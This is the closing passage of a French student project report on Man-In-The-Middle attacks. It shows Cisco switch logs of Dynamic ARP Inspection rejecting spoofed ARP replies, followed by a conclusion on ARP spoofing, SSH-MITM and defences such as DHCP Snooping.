*Jun 11 14:17:47.998: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.7/0000.0000.0000/10.27.0.1/14:17:47 UTC Tue Jun 11 2024])
*Jun 11 14:17:47.998: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.1/0000.0000.0000/10.27.0.7/14:17:47 UTC Tue Jun 11 2024])
*Jun 11 14:17:53.007: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.7/0000.0000.0000/10.27.0.1/14:17:52 UTC Tue Jun 11 2024])
*Jun 11 14:17:53.008: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.1/0000.0000.0000/10.27.0.7/14:17:52 UTC Tue Jun 11 2024])
*Jun 11 14:17:58.027: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.7/0000.0000.0000/10.27.0.1/14:17:57 UTC Tue Jun 11 2024])
*Jun 11 14:17:58.027: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.1/0000.0000.0000/10.27.0.7/14:17:57 UTC Tue Jun 11 2024])
*Jun 11 14:18:03.032: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Gi1/0/7, vlan 1, ([40a6.b7ae.061d/10.27.0.7/0000.0000.0000/10.27.0.1/14:18:02 UTC Tue Jun 11 2024])

```

On aperçoit la raison du refus “Invalid ARPs”. Cela démontre bien l’incohérence entre les entrées dans la table DHCP Snooping et les réponses ARP malicieuses.

Conclusion

A l'ère où la sécurité informatique est une priorité absolue, comprendre les méthodes d'attaque et les mesures de défense devient pertinent. Ce projet nous a permis d'enrichir notre savoir-faire technique et a souligné l'importance de la vigilance continue et de l'adaptation face à l'évolution constante des cybermenaces.

Ce projet intégratif a été l'occasion de nous plonger dans les mécanismes des attaques Man-In-The-Middle et des solutions de défense associées et a révélé les failles potentielles et les contre-mesures cruciales pour sécuriser efficacement un réseau local. L'exploration des techniques telles que l'ARP Spoofing et l'attaque SSH-MITM nous a permis de voir la vulnérabilité des communications réseau. L'analyse approfondie des résultats a révélé que même avec des protocoles de chiffrement comme SSH, il est essentiel de renforcer la sécurité avec des mesures complémentaires pour protéger les données sensibles contre l'interception. En parallèle, l'intégration de stratégies comme DHCP Snooping et ARP Inspection sur des équipements Cisco a démontré leur rôle essentiel dans la protection contre ces menaces.

Les concepts abordés dans ce projet sont également utilisés dans les compétitions de sécurité comme les CTF (Capture The Flag) et permettent aux participants une meilleure compréhension des différentes exploitations de vulnérabilités, afin de mieux les défendre. En conclusion, ce projet a été une expérience enrichissante qui nous a préparés à relever les défis complexes de la sécurité informatique, renforçant notre capacité à protéger efficacement les réseaux contre les menaces contemporaines.